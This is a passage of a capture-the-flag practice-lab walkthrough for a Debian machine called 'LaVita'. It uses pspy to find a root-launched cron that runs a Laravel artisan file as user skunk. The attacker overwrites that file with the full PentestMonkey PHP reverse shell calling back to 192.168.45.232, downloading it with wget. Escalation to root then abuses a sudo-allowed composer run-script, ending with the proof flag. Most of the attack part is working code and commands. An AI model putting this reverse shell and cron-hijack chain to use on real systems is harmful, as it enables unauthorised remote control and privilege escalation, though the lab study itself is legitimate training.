-rwxr-sr-x 1 root tty 35K Jan 20  2022 /usr/bin/wall
-rwxr-sr-x 1 root shadow 31K Feb  7  2020 /usr/bin/expiry
pspy
ps aux will not actively monitor processes and may miss those scripts/crons that come and go.
2026/06/24 05:56:51 CMD: UID=0     PID=4      |
2026/06/24 05:56:51 CMD: UID=0     PID=3      |
2026/06/24 05:56:51 CMD: UID=0     PID=2      |
2026/06/24 05:56:51 CMD: UID=0     PID=1      | /sbin/init
2026/06/24 05:57:01 CMD: UID=0     PID=49013  | /usr/sbin/CRON -f
2026/06/24 05:57:01 CMD: UID=0     PID=49014  | /usr/sbin/CRON -f
2026/06/24 05:57:01 CMD: UID=1001  PID=49016  |
2026/06/24 05:57:01 CMD: UID=1001  PID=49017  | /usr/bin/php /var/www/html/lavita/artisan clear:pictures
2026/06/24 05:57:01 CMD: UID=1001  PID=49019  | sh -c stty -a | grep columns
2026/06/24 05:57:01 CMD: UID=1001  PID=49018  | stty -a
2026/06/24 05:57:01 CMD: UID=1001  PID=49020  | /usr/bin/php /var/www/html/lavita/artisan clear:pictures
2026/06/24 05:57:01 CMD: UID=1001  PID=49022  | sh -c stty -a | grep columns
2026/06/24 05:57:01 CMD: UID=1001  PID=49021  | stty -a
2026/06/24 05:57:01 CMD: UID=1001  PID=49023  | /usr/bin/php /var/www/html/lavita/artisan clear:pictures
2026/06/24 05:57:01 CMD: UID=1001  PID=49024  | rm -Rf /var/www/html/lavita/public/images/*
pspy detected some activity every minute.
artisan
www-data@debian:/tmp$ ls -al /var/www/html/lavita/artisan
-rwxr-xr-x 1 www-data www-data 2588 Jun 24 07:38 /var/www/html/lavita/artisan
www-data@debian:/tmp$ head /var/www/html/lavita/artisan
<!/usr/bin/env php
<?php

define('LARAVEL_START', microtime(true));

/*
|--------------------------------------------------------------------------
| Register The Auto Loader
|--------------------------------------------------------------------------
|
A cron is running every minute and executing artisan, which is a PHP file owned by www-data. We can simply swap this for a PHP reverse shell and gain a shell as 1001 which is skunk.
www-data@debian:/tmp$ id 1001
uid=1001(skunk) gid=1001(skunk) groups=1001(skunk),27(sudo),33(www-data)
PentestMonkey PHP Reverse Shell
I used port 1234 earlier, so I need to remember to use a different one (1235 in this case).
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE: https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.45.232';
$port = 1235;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; sh -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
	$pid = pcntl_fork();

	if ($pid == -1) {
		printit("ERROR: Can't fork");
		exit(1);
	}

	if ($pid) {
		exit(0);  // Parent exits
	}
	if (posix_setsid() == -1) {
		printit("Error: Can't setsid()");
		exit(1);
	}

	$daemon = 1;
} else {
	printit("WARNING: Failed to daemonise.  This is quite common and not fatal.");
}

chdir("/");

umask(0);

// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
	printit("$errstr ($errno)");
	exit(1);
}

$descriptorspec = array(
   0 => array("pipe", "r"),  // stdin is a pipe that the child will read from
   1 => array("pipe", "w"),  // stdout is a pipe that the child will write to
   2 => array("pipe", "w")   // stderr is a pipe that the child will write to
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
	printit("ERROR: Can't spawn shell");
	exit(1);
}

stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
	if (feof($sock)) {
		printit("ERROR: Shell connection terminated");
		break;
	}

	if (feof($pipes[1])) {
		printit("ERROR: Shell process terminated");
		break;
	}

	$read_a = array($sock, $pipes[1], $pipes[2]);
	$num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

	if (in_array($sock, $read_a)) {
		if ($debug) printit("SOCK READ");
		$input = fread($sock, $chunk_size);
		if ($debug) printit("SOCK: $input");
		fwrite($pipes[0], $input);
	}

	if (in_array($pipes[1], $read_a)) {
		if ($debug) printit("STDOUT READ");
		$input = fread($pipes[1], $chunk_size);
		if ($debug) printit("STDOUT: $input");
		fwrite($sock, $input);
	}

	if (in_array($pipes[2], $read_a)) {
		if ($debug) printit("STDERR READ");
		$input = fread($pipes[2], $chunk_size);
		if ($debug) printit("STDERR: $input");
		fwrite($sock, $input);
	}
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

function printit ($string) {
	if (!$daemon) {
		print "$string\n";
	}
}

?>
Shell as skunk
Transfer shell.php to the lavita folder on the target machine and save it as artisan, but remember to back it up in case.


www-data@debian:/var/www/html/lavita$ cp artisan artisan.bak
tisanata@debian:/var/www/html/lavita$ wget http://192.168.45.232/shell.php -O artisan
--2026-06-24 07:41:39--  http://192.168.45.232/shell.php
Connecting to 192.168.45.232:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2588 (2.5K) [application/octet-stream]
Saving to: ‘artisan’

artisan             100%[===================>]   2.53K  --.-KB/s    in 0.004s

2026-06-24 07:41:39 (638 KB/s) - ‘artisan’ saved [2588/2588]

www-data@debian:/var/www/html/lavita$ head artisan
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE: https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.45.232';
$port = 1235;
$chunk_size = 1400;
$write_a = null;
In another terminal, just start a listener and wait for up to a minute:

Stablise Shell
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
skunk@debian:/$ ^Z
zsh: suspended  nc -lvnp 1235

┌──(.venv)─(hans㉿KaliKatak)-[~/…/Hax/Practice/PGPractice/LaVita]
└─$ stty raw -echo; fg
[1]  + continued  nc -lvnp 1235

skunk@debian:/$ export TERM=xterm
skunk@debian:/$
sudo
skunk@debian:/$ sudo -l
Matching Defaults entries for skunk on debian:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User skunk may run the following commands on debian:
    (ALL : ALL) ALL
    (root) NOPASSWD: /usr/bin/composer --working-dir\=/var/www/html/lavita *
https://gtfobins.org/gtfobins/composer/
gtfobins happens to have a tip to escalate privileges using composer.
echo '{"scripts":{"x":"/bin/sh"}}' >composer.json
composer run-script x
I have access to composer.json in the earlier shell so I can edit the file directly to add a script to spawn a shell as skunk.
root flag
Remember to backup.
www-data@debian:/var/www/html/lavita$ cp composer.json composer.json.bak
www-data@debian:/var/www/html/lavita$ echo '{"scripts":{"x":"/bin/sh"}}' >composer.json
In skunk shell:
skunk@debian:/$ sudo /usr/bin/composer --working-dir\=/var/www/html/lavita run-script x
Do not run Composer as root/super user! See https://getcomposer.org/root for details
Continue as root/super user [yes]?
> /bin/sh
# whoami && hostname && cat /root/proof.txt
root
debian
75b2a092ba1ecadc43a5bfe1ba80d64e